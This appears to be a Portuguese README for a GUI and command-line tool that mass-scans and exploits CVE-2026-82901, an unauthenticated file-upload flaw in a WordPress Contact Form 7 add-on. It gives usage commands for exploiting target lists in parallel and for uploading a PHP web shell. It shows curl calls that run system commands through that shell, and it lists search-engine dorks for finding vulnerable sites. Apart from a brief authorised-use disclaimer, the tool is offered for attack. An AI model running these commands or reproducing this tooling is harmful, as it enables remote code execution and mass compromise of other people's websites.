tonydelouvre/cve-2026-82901
Scanner e explorador em massa via GUI e CLI para CVE-2026-82901, uma vulnerabilidade de upload arbitrário de arquivos sem autenticação no plugin WordPress Ultra Addons for Contact Form 7.

Um scanner e ferramenta de exploração em massa para CVE-2026-82901 — uma vulnerabilidade de Upload Arbitrário de Arquivo Não Autenticado (CWE-434, CVSS 3.1 9.8 Crítico) no plugin WordPress Ultra Addons for Contact Form 7 (Themefic), afetando as versões ≤ 3.5.50.
Duas interfaces são fornecidas:
⚠️ Apenas para testes autorizados. Consulte Aviso Legal.
| Item | Detalhe |
|---|---|
| CVE | CVE-2026-82901 |
| Plugin | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| Fornecedor | Themefic |
| Classe | CWE-434 — Upload Irrestrito de Arquivo com Tipo Perigoso |
| Versões afetadas | ≤ 3.5.50 |
| Versão corrigida | 3.5.51+ |
| CVSS 3.1 | 9.8 Crítico — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Autenticação | Não necessária (não autenticado) |
| Função vulnerável | uacf7_wpcf7_mail_components (o módulo PDF Generator) |
| Vetor | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback com o campo signature |
| Caminho de escrita | /wp-content/uploads/uacf7-uploads/ |
| Impacto | Upload arbitrário de arquivo → RCE quando o PHP é executado dentro do diretório de uploads |
| Referências | NVD · CVE.org |
Condição de exploração: o módulo PDF Generator deve estar habilitado e o formulário deve conter um campo uacf7_signature. Este módulo está desabilitado por padrão, portanto nem todo site que executa uma versão vulnerável do plugin é de fato explorável.
readme.txt--form-url relativo (/contact/) resolvido por alvoresults.jsonl (detalhe completo) + hits.txt (alvos bem-sucedidos)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkintervem incluído com o Python. Se estiver em falta (Linux):sudo apt install python3-tk.
python gui_82901.py


Fluxo de trabalho:
/contact/ (caminho relativo), ou uma URL absoluta.check ou exploit.Cores das linhas da tabela:
| Cor | Significado |
|---|---|
| 🟩 Verde | shell_verified — sucesso, a coluna shell está preenchida |
| 🟨 Amarelo | vuln_candidate_sig_field — candidato forte |
| 🟥 Vermelho | error |
Botões auxiliares: ■ Parar (encerramento seguro), Limpar log, Abrir hits, Abrir saída, Exportar CSV.
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
O segundo separador de colunas pode ser TAB, | ou ;. Prioridade: substituição por alvo > --form-url global > descoberta automática.
| Argumento | Padrão | Descrição |
|---|---|---|
-u, --url | — | URL base de um único alvo |
-l, --list | — | Ficheiro com a lista de alvos |
--mode | check | check ou exploit |
--form-url | — | URL absoluto ou caminho relativo (/contact/) |
--field | auto | Nome do campo de assinatura |
--shell-name | wp_82901.php | Nome do ficheiro carregado |
--verify-url | — | URL da shell, se já conhecido |
-j, --threads | 10 | Número de workers |
--timeout | 25 | Tempo limite do pedido (segundos) |
--proxy | — | Proxy HTTP(S) |
--output | cve_2026_82901_results.jsonl | Ficheiro de resultados JSONL |
--vuln-list | hits.txt | Ficheiro de alvos bem-sucedidos |
-q, --quiet | desativado | Reduzir a saída |
| Estado | Significado |
|---|---|
not_found | Plugin não detetado |
not_vulnerable | Plugin presente, versão > 3.5.50 (corrigida) |
plugin_found_version_unknown | Plugin presente, versão ilegível |
plugin_ok_no_signature_field | Plugin presente, sem campo de assinatura → módulo PDF provavelmente desativado |
vuln_candidate_sig_field | Plugin ≤ 3.5.50 e existe um campo de assinatura → forte candidato |
plugin_found_no_form | Plugin presente, nenhum formulário CF7 encontrado |
shell_verified | Sucesso — shell carregada e executada |
exploit_inconclusive | Tentativa de carregamento efetuada, verificação falhou |
error | Exceção durante o processamento do alvo |
exploit_inconclusive?Não significa que o alvo esteja seguro. Causas prováveis:
Use o modo check para filtrar por vuln_candidate_sig_field e, em seguida, execute um exploit de alvo único com o --field/--shell-name corretos.
Após um estado shell_verified, teste a execução:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
O marcador POCBIT-82901-OK é a string que a ferramenta utiliza para validar a execução.
Dorks para encontrar alvos (Google / FOFA / Shodan):
body="/wp-content/plugins/ultimate-addons-for-contact-form-7"
body="uacf7" "wpcf7"
Descubra as ferramentas mais usadas pela nossa comunidade.
Sem dados de popularidade ainda.